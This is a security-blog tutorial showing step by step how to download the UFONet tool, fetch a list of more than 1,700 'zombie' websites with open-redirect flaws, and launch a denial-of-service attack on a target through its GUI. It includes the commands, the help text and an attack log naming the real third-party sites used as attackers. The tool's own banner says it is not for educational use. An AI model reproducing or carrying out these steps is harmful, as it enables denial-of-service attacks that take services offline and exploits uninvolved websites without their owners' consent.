How to Create Botnet for D-Dos Attack with UFONet

H hackingarticles.in/create-botnet-d-dos-attack-ufonet

Raj   June 15, 2016

Remember: this tool is NOT for educational purpose.

Usage of UFONet for attacking targets without prior mutual consent is illegal.

It is the end user's responsibility to obey all applicable local, state and federal laws

UFONet – is a free software tool designed to test DDoS attacks against a target using 'Open Redirect' vectors on third party web applications like botnet

Features

- Auto-update
- Clean code (only needs python-pycurl)
- Documentation with examples
- Web/GUI Interface
- Proxy to connect to 'zombies' (ex: tor)
- Change HTTP Headers (User-Agent, Referer, Host…)
- Configure requests (Timeout, Retries, Delay…)
- Search for 'zombies' on google results (using a pattern or a list of dorks)
- Test 'Open Redirect' vulnerabilities on 'zombies'
- Download/Upload 'zombies' from Community
- Inspect a target (HTML objects sizes)
- Set a place to 'bit' on a target (ex: big file)
- Control number of rounds to attack
- Apply cache evasion techniques
- Supports GET/POST
- Multithreading
- Different search engines for dorking
- Web interface
- Geomapping / Visual data
- Order 'zombies' to attack you for benchmarking

First of all download **UFONet** from sourceforge by this link:

https://sourceforge.net/projects/ufonet/

and extract it and enter the folder and open up the terminal and now list all the options available with this command **./ufonet –help**

```
root@kali:~/Desktop/ufonet# ./ufonet
======================================================================

888      888 8888888888 .d88888b.  888b     888          888
888      888 888       d88P"888b.  8888b    888          888
888      888 888      888     888  88888b   888          888
888      888 8888888  888     888  888Y88b  888  .d88b.  888888
888      888 888      888     888  888 Y88b888 d8P  Y8b 888
888      888 888      888     888  888  Y88888 Y88888 88888888 888
Y88b.  .d88P 888       Y88b. .d88P  888   Y8888 Y8888Y8b.     Y88b.
 'Y88888P'  888         "Y88888P"   888    Y888  Y888  Y8888  'Y8888

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root@kali:~/Desktop/ufonet# ./ufonet --help
Usage: UFONet.py [options]

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Options:
  --version              show program's version number and exit
  -h, --help             show this help message and exit
  -v, --verbose          active verbose on requests
  --update               check for latest stable version
  --check-tor            check to see if Tor is used properly
  --force-yes            set 'YES' to all questions
  --disableisup          disable external check of target's status
  --gui                  run GUI (UFONet Web Interface)

  *Configure Request(s)*:
    --proxy=PROXY        Use proxy server (tor: 'http://127.0.0.1:8118')
    --user-agent=AGENT   Use another HTTP User-Agent header (default SPOOFED)
    --referer=REFERER    Use another HTTP Referer header (default SPOOFED)
    --host=HOST          Use another HTTP Host header (default NONE)
    --xforw              Set your HTTP X-Forwarded-For with random IP values
    --xclient            Set your HTTP X-Client-IP with random IP values
    --timeout=TIMEOUT    Select your timeout (default 10)
    --retries=RETRIES    Retries when the connection timeouts (default 1)
    --threads=THREADS    Maximum number of concurrent HTTP requests (default 5)
    --delay=DELAY        Delay in seconds between each HTTP request (default 0)

  *Search for 'Zombies'*:
    -s SEARCH            Search from a 'dork' (ex: -s 'proxy.php?url=')
    --sd=DORKS           Search from a list of 'dorks' (ex: --sd 'dorks.txt')
    --sn=NUM_RESULTS     Set max number of results for engine (default 10)
    --se=ENGINE          Search engine to use for 'dorking' (default: duck)
    --sa                 Search massively using all search engines

  *Test Botnet*:
    -t TEST              Update 'zombies' status (ex: -t 'zombies.txt')
```

Now we have to download all the zombies that will be used for attack.Open the terminal and type:

./ufonet –download-zombies

```
root@kali:~/Desktop/ufonet# ./ufonet --download-zombies
================================================================
888        888 8888888888 .d88888b. 888b    888         888
888        888 888        d88P  Y888b 8888b   888         888
888        888 888        888     888 88888b  888         888
888        888 8888888    888     888 888Y88b 888  .d88b. 888888
888        888 888        888     888 888 Y88b888 d8P  Y8b 888
888        888 888        888     888 888  Y88888 88888888 888
Y88b.  .d88P 888         Y88b.  .d88P 888   Y8888 Y8b.     Y88b.
 'Y88888P'  888          'Y88888P'  888    Y888  'Y8888   'Y8888

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Downloading list of 'zombies' from server ...
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Trying 'blackhole': 176.28.23.46

Vortex: IS READY!
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[Info] - Congratulations!. Total of 'zombies' downloaded: 1716
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Wanna merge ONLY new 'zombies' to your army (Y/n)y
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[Info] - Botnet updated! ;-)
```

Now type the following command for using the GUI version:

./ufonet –gui

The above command will open a browser with GUI options .Click on **START MOTHERSHIP.**

UFONet - is a tool designed to launch DDoS attacks against a target,
using 'Open Redirect' vectors on third party web applications, like botnet.

START MOTHERSHIP!

"This code is NOT for educational purposes"

Project: http://ufonet.03c8.net

Now it will open up a GUI with different options.

Now click on **Botnet** option.

Clicking on **Botnet** will give many options to configure.

Now clicking on **List Zombies** will list all the Zombies it will be using for the attack.

Now click on **Attack** option.

Set the target to your target URL or your target IP and set the number of rounds as per your need and click on start for the attack.

As you can see first round of attack is started from multiple zombies and after a time the host will be down.

```
888       888 8888888888 .d88888b.  888b    888          888
888       888 888       d88P  Y888b 8888b   888          888
888       888 888       888     888 88888b  888          888
888       888 8888888   888     888 888Y88b 888  .d88b.  888888
888       888 888       888     888 888 Y88b888 d8P  Y8b 888
888       888 888       888     888 888  Y88888 88888888 888
Y88b.  .d88P 888       Y88b. .d88P 888   Y8888 Y8b.     Y88b.
 'Y88888P'  888        'Y88888P'  888    Y888  'Y8888   'Y8888

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=================================================================
Attacking:  http://192.168.0.117
=================================================================


====================
Round: 'Is target up?'
====================
[Info] From here: YES
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[Info] From exterior: NO | Report: From external services your target looks DOWN!
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=========================================
Starting round: 1  of  5
=========================================
[Info] Attacking from: lj.hangye5.com
[Info] Attacking from: www.cruiselinesjobs.com
[Info] Attacking from: www.mothercare.com.tw
[Info] Attacking from: www.afriphoto.com
[Info] Attacking from: fcmanutd.com
[Info] Attacking from: openwebstuff.com
[Info] Attacking from: www.1300franchises.com
[Info] Attacking from: www.allencapital.com
[Info] Attacking from: www.dietistdenennie.nl
[Info] Attacking from: www.lotjeschoots.nl
[Info] Attacking from: www.tachanson.com
[Info] Attacking from: xn.wo.lt
[Info] Attacking from: homakov.blogspot.com
[Info] Attacking from: www.gilmeuble.ch
[Info] Attacking from: lyricstranslate.com
[Info] Attacking from: www.libercourt.com
[Info] Attacking from: davidtopping.tumblr.com
[Info] Attacking from: www.mainevent.com
[Info] Attacking from: www.casalmonastero.org
[Info] Attacking from: www.beatote.com
[Info] Attacking from: www.theperfectworld.us
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets **here**.